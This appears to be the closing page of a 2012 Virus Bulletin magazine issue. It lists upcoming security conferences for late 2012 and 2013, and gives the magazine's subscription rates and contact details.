eCrime 2012 will be held 22–25 October 2012 in Las Croabas, Puerto Rico, consisting of the APWG annual General Members Meeting and the eCrime Researchers Summit VII. The eCrime Researchers Summit will discuss all aspects of electronic crime and ways to combat it. For details see http://apwg.org/events/events.html.

ISSE 2012 will take place 23–24 October 2012 in Brussels, Belgium. The event is designed to educate and inform on the latest developments in technology, solutions, market trends and best practice. See http://www.isse.eu.com/.

Hacker Halted USA will take place 25–31 October 2012 in Miami, FL, USA. http://www.hackerhalted.com/.

AVAR 2012 will be held 12–14 November 2012 in Hang Zhou, China. For details see http://www.aavar.org/avar2012/.

Oil and Gas Cyber Security takes place 14–15 November 2012 in London, UK. The conference will bring together information security researchers and technical experts from oil and gas companies to discuss the steps being taken to reduce the risk of cyber attacks, lessons learnt from previous incidents and best practice for the future. See http://www.smi-online.co.uk/energy/uk/oil-gas-cyber-security.

SOURCE Barcelona 2012 takes place 16–17 November 2012 in Barcelona, Spain. For details see http://www.sourceconference.com/barcelona/.

TakeDownCon Las Vegas is scheduled to take place 1–6 December 2012 in Las Vegas, NV, USA. Interest can be registered at http://www.takedowncon.com/Events/LasVegas.aspx.

FloCon 2013 takes place in Albuquerque, NM, USA, 7–10 January 2013. For information see http://www.cert.org/flocon/.

RSA Conference 2013 will be held 25 February to 1 March 2013 in San Francisco, CA, USA. Registration opens mid-September. For details see http://www.rsaconference.com/events/2013/usa/.

Infosecurity Europe will be held 23–25 April 2013 in London, UK. For details see http://www.infosec.co.uk/.

VB2013 will take place 2–4 October 2013 in Berlin, Germany. Details will be revealed in due course at http://www.virusbtn.com/conference/vb2013/. In the meantime, please address any queries to conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/